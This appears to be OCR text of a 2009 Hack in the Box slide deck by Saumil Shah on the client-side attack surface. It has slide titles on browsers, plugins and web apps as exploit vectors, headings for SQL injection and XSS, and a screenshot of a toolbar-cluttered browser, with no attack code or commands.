How to own the world, one desktop at a time

Saumil Shah, Net-Square

Hack in the Box

Kuala Lumpur 2009

who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah


I'M IN UR BASE
KILLIN UR DOODZ


Evolution

Attacks eco-system


Mass Manufacture

1+1+1+1+...

"The amount of intelligence in the world stays constant and the population increases."




software complexity	secure coding	user awareness	quality of standards




The Attack Surface

The Attack Surface++



Open exploit vectors
Browsers
Web Apps
Docs
Plugins
Databases
Libraries

Browser Attacks


Windows Live - Windows Internet Explorer
http://www.live.com/
Google
File Edit View Favorites Tools Help
mywebsearch Search Smiley Central Screensavers Cursor Mania PopSwatter Fun Cards
Alexa Search Info 9 Netvibes • Microsoft Corporation • Flickr • WordPress • del.icio.us • QDB amazon.com
DOGPILE Web Search Type Search Here Fetch 0 blocked NEWS Had Molested Children Before Yellow Pages White Pages
Ask Search Web Highlight PopSwatter MyStuff Sign In Zoom News Weather
DAP Options Softwa D/L 0 files DAP Drive
Search Web Mail My Yahoo! Answers Fantasy Sports Hockey
Google Go Bookmarks PageRank 0 blocked Check AutoLink AutoFill Send to Settings
altavista Search the Web Translate Highlight On: 0 Last Search
AOL Search Top Stories (6) Investing Games Sports (10) AOL Radio MapQuest
mamma Search Web News Images Advanced search
wordz Lookup: In: Dictionary Lookup
Search SEO PPC Links Favorites Shopping ToolbarBrowser Back 203917
Search Toolbars Engines Other Forum Manual Tutorial FAQ Toolbar Library Download
Windows Live
Welcome to Tabbed Brow...
Page Tools
Windows Live
Sign in
Options | Personalize page
Live Search
Web Images News Local QnA Beta
Done
Internet | Protected Mode: Off
100%
4 Firefox Windows... X-Chat [1... Trellian s... Windows... Untitled -...
8:32 PM

net-square

Helping Hands




Taking your work to the masses

SQL Injection

XSS

